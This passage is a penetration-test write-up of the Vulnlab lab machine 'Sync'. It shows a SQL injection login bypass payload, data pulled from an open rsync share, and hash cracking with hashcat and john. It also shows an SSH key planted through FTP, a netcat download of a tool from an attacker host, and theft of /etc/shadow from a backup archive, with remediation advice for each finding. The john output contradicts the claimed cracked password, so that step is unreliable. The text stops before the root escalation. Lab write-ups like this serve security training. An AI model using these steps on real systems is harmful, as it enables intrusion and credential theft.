
Vulnlab Machine Report | Sync

joy.scd01

2025-06-23

Contents

1	Vulnlab Machine Report	1
1.1	Executive Summary	2
1.2	Sync - 10.10.96.64	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access Rsync file enumeration → password hash extraction & cracking → FTP access as triss	5
1.2.3	Lateral movement 1 - triss to jennifer Password reuse → jennifer	10
1.2.4	Lateral movement 2 - jennifer to sa Retrieved /etc/shadow from backup archive → unshadow attack → sa	11
1.2.5	Privilege Escalation Cronjob abuse → root	14
1.2.6	Post-Exploitation	15
2	Additional Items	17
2.1	User and Root Flags	17

1 Vulnlab Machine Report

Machine Name: Sync

IP: 10.10.96.64

Difficulty: Easy

Platform: Linux

Completion Date: 2025/06/23



Figure 1.1: sync_slide.png

1.1 Executive Summary

A penetration test was conducted against the target host: *Sync* (IP: 10.10.96.64).

The assessment revealed multiple critical vulnerabilities leading to a full system compromise.

Key findings include:

- **Initial Access:** [Rsync file enumeration → password hash extraction & cracking → FTP access as triss]
- **Lateral movement 1 - triss to jennifer:** [Password reuse → jennifer]
- **Lateral Movement 2 - jennifer to sa:** [Retrieved `/etc/shadow` from backup archive → unshadow attack → sa]
- **Privilege Escalation:** [Cronjob abuse → root]
- **Critical Services:** [rsync(port 873), http (port 80)]

1.2 Sync - 10.10.96.64

1.2.1 Service Enumeration

Nmap scan 1 Command:

```
1 nmap -sC -sV sync
```

Proof Screenshot:

Figure 1.2: nmap.png

Port Scan Results

Server IP Address	Ports Open
10.10.96.64	TCP: 21,22,80,873

FTP enumeration (port 21)

Commands:

```
1 ftp anonymous@sync
```

Results: FTP didn't support anonymous login.

SSH enumeration (port 22)

```
1 ssh root@sync
```

Results: SSH only allowed key-based authentication.

HTTP - Web enumeration (port 80)

The login form was vulnerable to a **SQL Injection** in the "Username" parameter.

Injected payload:

```
1 admin' OR 1=1 -- --
```

Proof Screenshot:




Figure 1.3: sqlinjection.png




Figure 1.4: logged.png

Results: Logged.

Rsync enumeration (port 873)

Command:

```
1 rsync sync::
```

Proof Screenshot:




Figure 1.5: rsync-enum.png

Results: Found `httpd` shared directory.

1.2.2 Initial Access | Rsync file enumeration → password hash extraction & cracking → FTP access as triss

Vulnerability Explanation: A critical shared directory containing the database was discovered and downloaded via the **rsync protocol**. The hashed password for user **triss** was extracted from the database and successfully cracked offline. This password was then used to gain initial access through the **FTP service**.

Vulnerability Fix: To mitigate this vulnerability, the following defensive measures are recommended:

- Restrict rsync access to prevent unauthorized enumeration and data leaks.
- Enforce strong password policies and regularly audit password hashes to prevent easy cracking.

Severity: Critical


Steps to reproduce the attack:

1. Downloaded share via rsync protocol

Command:

```
1 rsync -avz sync::httpd httpd
```

Proof Screenshot:



```
(fallingstar@kali)-[~/VL/Machines/Sync]
$ rsync sync::
httpd web backup

(fallingstar@kali)-[~/VL/Machines/Sync]
$ rsync -avz sync::httpd httpd
receiving incremental file list
./
db/
```

Figure 1.6: rsync-enum.png


Results: downloaded the **httpd** directory containing database.

2. Extracted password hash

Commands:

```
1 sqlite3 site.db
2 .tables
3 select * from users
```

Proof Screenshot:



```
(fallingstar@kali)-[~/.../Machines/Sync/httpd/db]
$ sqlite3 site.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
1|admin|7658a2741c9df3a97c819584db6e6b3c
2|triss|a0de4d7f81676c3ea9eabcafd2536f6
sqlite>
```


Figure 1.7: db-hashes.png

3. Discovered how hash were encrypted reading index.php

Command:

```
1 cat /httpd/www/index.php
```

Proof Screenshot:



```
(fallingstar@kali)-[~/.../Machines/Sync/httpd/www]
$ cat index.php
<?php
session_start();
$secure = "6c4972f3717a5e881e282ad3105de01e";

if (isset($_SESSION['username'])) {
    header('Location: dashboard.php');
    exit();
}

if (isset($_POST['username']) && isset($_POST['password'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    $hash = md5("$secure|$username|$password");
    $db = new SQLite3('../db/site.db');
    $result = $db->query("SELECT * FROM users WHERE username = '$username' AND password= '$hash'");
    $row = $result->fetchArray(SQLITE3_ASSOC);
    if ($row) {
```


Results:

- Found `$secure` variable containing encryption code.
- Found encryption method in (`$hash`)

4. Crafted `hash.txt` containing the hash of user `triss` following the encryption method

Content:


```
1 a0de4d7f81676c3ea9eabcafd2536f6:6c4972f3717a5e881e282ad3105de01e|triss|
```

5. Cracked password using `hashcat`

Command:

```
1 hashcat -a 0 -m 20 hash.txt /usr/share/wordlists/rockyou.txt
```

Proof Screenshot:



The screenshot shows the output of a hashcat command. The first line is the hash: `a0de4d7f81676c3ea9eabcafd2536f6:6c4972f3717a5e881e282ad3105de01e|triss|:gerald`. The second line shows the session name: `Session.....: hashcat`. The third line shows the status: `Status.....: Cracked`. The fourth line shows the hash mode: `Hash.Mode.....: 20 (md5($salt.$pass))`. The password `gerald` is highlighted in red.

Figure 1.8: cracked.png


Results: Found password for user **triss**.

6. Gained access through FTP service

Command:

```
1 ftp triss@sync
```

Initial Access Proof Screenshot:



```
(fallingstar.kali)-[~/VL/Machines/Sync]
$ ftp triss@sync
Connected to sync.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lha
229 Entering Extended Passive Mode (|||51676|)
150 Here comes the directory listing.
drwxr-x---  2 1003      1003          4096 Apr 21  2023 .
drwxr-x---  2 1003      1003          4096 Apr 21  2023 ..
lrwxrwxrwx  1 0         0              9 Apr 21  2023 .bash_history -> /dev/null
-rw-r--r--  1 1003      1003          220 Apr 19  2023 .bash_logout
-rw-r--r--  1 1003      1003        3771 Apr 19  2023 .bashrc
-rw-r--r--  1 1003      1003          807 Apr 19  2023 .profile
226 Directory send OK.
```

Figure 1.9: ftp-proof.png

7. Inserted content of a public rsa_key into a file named `authorized_keys` and gave it the correct permissions
8. Created `.ssh` directory and uploaded `authorized_keys`

Commands:

```
1 mkdir .ssh
2 cd .ssh
3 put authorized_keys
```

9. Logged through SSH

Command:

```
1 ssh triss@sync -i id_rsa
```

Proof Screenshot:

```
triss@ip-10-10-200-238:~$ whoami
triss
triss@ip-10-10-200-238:~$ hostname
ip-10-10-200-238
triss@ip-10-10-200-238:~$ id
uid=1003(triss) gid=1003(triss) groups=1003(triss)
triss@ip-10-10-200-238:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.96.64 netmask 255.255.192.0 broadcast 10.10.127.255
    inet6 fe80::834:36ff:fe6d:6909 prefixlen 64 scopeid 0x20<link>
    ether 0a:34:36:fd:69:09 txqueuelen 1000 (Ethernet)
    RX packets 2863 bytes 230987 (230.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3076 bytes 326985 (326.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 230 bytes 23250 (23.2 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 230 bytes 23250 (23.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

triss@ip-10-10-200-238:~$ █
```

1.2.3 Lateral movement 1 - triss to jennifer | Password reuse → jennifer

Vulnerability Explanation: After initial access was established, the password retrieved was tested across other local accounts. It was discovered that the same password was reused by user `jennifer`, allowing direct access to her account without further exploitation.

Vulnerability Fix:

- Enforce unique password policies across all user accounts.

Severity: Medium


Steps to reproduce the attack:

1. Switched user (triss → jennifer)

Command:

```
1 su jennifer
```

Lateral Movement Proof Screenshot:



```
triss@ip-10-10-200-238:~$ su jennifer
Password:
jennifer@ip-10-10-200-238:/home/triss$ whoami && hostname && id && ifconfig
jennifer
ip-10-10-200-238
uid=1004(jennifer) gid=1004(jennifer) groups=1004(jennifer)
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.96.64 netmask 255.255.192.0 broadcast 10.10.127.255
    inet6 fe80::834:36ff:fe6d:6909 prefixlen 64 scopeid 0x20<link>
    ether 0a:34:36:fd:69:09 txqueuelen 1000 (Ethernet)
    RX packets 3455 bytes 270895 (270.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3473 bytes 375259 (375.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 242 bytes 24546 (24.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 242 bytes 24546 (24.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1.10: lateral-proof.png

Results: Found `user.txt` in `/home/jennifer`.

1.2.4 Lateral movement 2 - jennifer to sa | Retrieved /etc/shadow from backup archive → unshadow attack → sa

Vulnerability Explanation: After gaining access as user `jennifer`, a **cron job** was discovered generating a backup archive in the `/tmp` directory. This archive included sensitive files such as `/etc/shadow`. By extracting the archive and performing an **unshadow attack**, it was possible to crack the hashed password of user `sa`, enabling further lateral movement.

Vulnerability Fix:

- *Restrict access to backup archives:* Ensure that sensitive backup files (especially those containing password hashes such as `/etc/shadow`) are stored in secure directories with appropriate permissions, accessible only by privileged users.
- *Avoid including sensitive system files in user-level backups :* Only include strictly necessary files in automated backups.

Severity: High


Steps to reproduce the attack:

1. transferred `pspy64` to the target

Command:

```
1 #attacker machine
2 nc -lvnp 4444 < pspy64
3
4 #target machine
5 nc -lvnp <attacker_ip> 4444 > pspy64
6 chmod +x pspy64
7 ./pspy64
```

Proof Screenshot:




```
2025/06/29 15:49:44 CMD: UID=0 PID=3 |
2025/06/29 15:49:44 CMD: UID=0 PID=2 |
2025/06/29 15:49:44 CMD: UID=0 PID=1 | /sbin/init
2025/06/29 15:50:01 CMD: UID=0 PID=2134 | /usr/sbin/CRON -f -P
2025/06/29 15:50:01 CMD: UID=0 PID=2135 | /usr/sbin/CRON -f -P
2025/06/29 15:50:01 CMD: UID=0 PID=2137 | mkdir -p /tmp/backup
2025/06/29 15:50:01 CMD: UID=0 PID=2136 | /bin/bash /usr/local/bin/backup.sh
2025/06/29 15:50:01 CMD: UID=0 PID=2138 |
2025/06/29 15:50:01 CMD: UID=0 PID=2139 |
2025/06/29 15:50:01 CMD: UID=0 PID=2140 | /bin/bash /usr/local/bin/backup.sh
2025/06/29 15:50:01 CMD: UID=0 PID=2141 | /bin/bash /usr/local/bin/backup.sh
2025/06/29 15:50:01 CMD: UID=0 PID=2142 | /bin/bash /usr/local/bin/backup.sh
2025/06/29 15:50:01 CMD: UID=0 PID=2143 | /bin/bash /usr/local/bin/backup.sh
2025/06/29 15:50:01 CMD: UID=0 PID=2144 | /bin/bash /usr/local/bin/backup.sh
^CExiting program (interrupt)
```

Figure 1.11: pspy64.png

2. Read backup.sh

Command:

```
1 cat /usr/local/bin/backup.sh
```



The screenshot shows a terminal window with the prompt `jennifer@ip-10-10-200-238:/usr/local/bin$`. The command `cat backup.sh` has been executed, displaying the following script content:

```
#!/bin/bash
Downloads
mkdir -p /tmp/backup
cp -r /opt/httpd /tmp/backup
cp /etc/passwd /tmp/backup
cp /etc/shadow /tmp/backup
cp /etc/rsyncd.conf /tmp/backup
zip -r /backup/$(date +%s).zip /tmp/backup
rm -rf /tmp/backup
```

Proof Screenshot:

Results: Identified the script's purpose and where it was creating these archives.

3. Downloaded the last archive created and unzipped it

Command:


```
1 unzip 1750674841.zip
```

4. Performed unshadow attack

Command:

```
1 unshadow passwd shadow > unshadow
2 john --format=crypt unshadow --wordlist=/usr/share/wordlists/rockyou.txt
```

Proof Screenshot:



The screenshot shows a terminal window with the prompt `(fallingstar@kali)~[/usr/share/wordlists/rockyou.txt]`. The command `john shadow --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt` has been executed, displaying the following output:

```
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (crypt, generic crypt(3) [?/64])
Remaining 2 password hashes with 2 different salts
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:22:25 1.37% (ETA: 2025-06-30 21:46) 0g/s 172.0p/s 344.0c/s 344.0C/s xxx999..woolly
Session aborted
```

Figure 1.12: john.png


Results: Cracked password for user **sa** (password: sakura)

5. Switched user (jennifer → sa)

Command:

```
1 su sa
```

Lateral Movement Proof Screenshot:



```
jennifer@ip-10-10-200-238:~$ su sa
Password:
sa@ip-10-10-200-238:/home/jennifer$ cd
sa@ip-10-10-200-238:~$ whoami && hostname && id
sa
ip-10-10-200-238
uid=1001(sa) gid=1001(sa) groups=1001(sa)
sa@ip-10-10-200-238:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.96.64 netmask 255.255.192.0 broadcast 10.10.127.255
    inet6 fe80::834:36ff:fe8d:6909 prefixlen 64 scopeid 0x20<link>
    ether 0a:34:36:fd:69:09 txqueuelen 1000 (Ethernet)
    RX packets 10570 bytes 4748225 (4.7 MB)
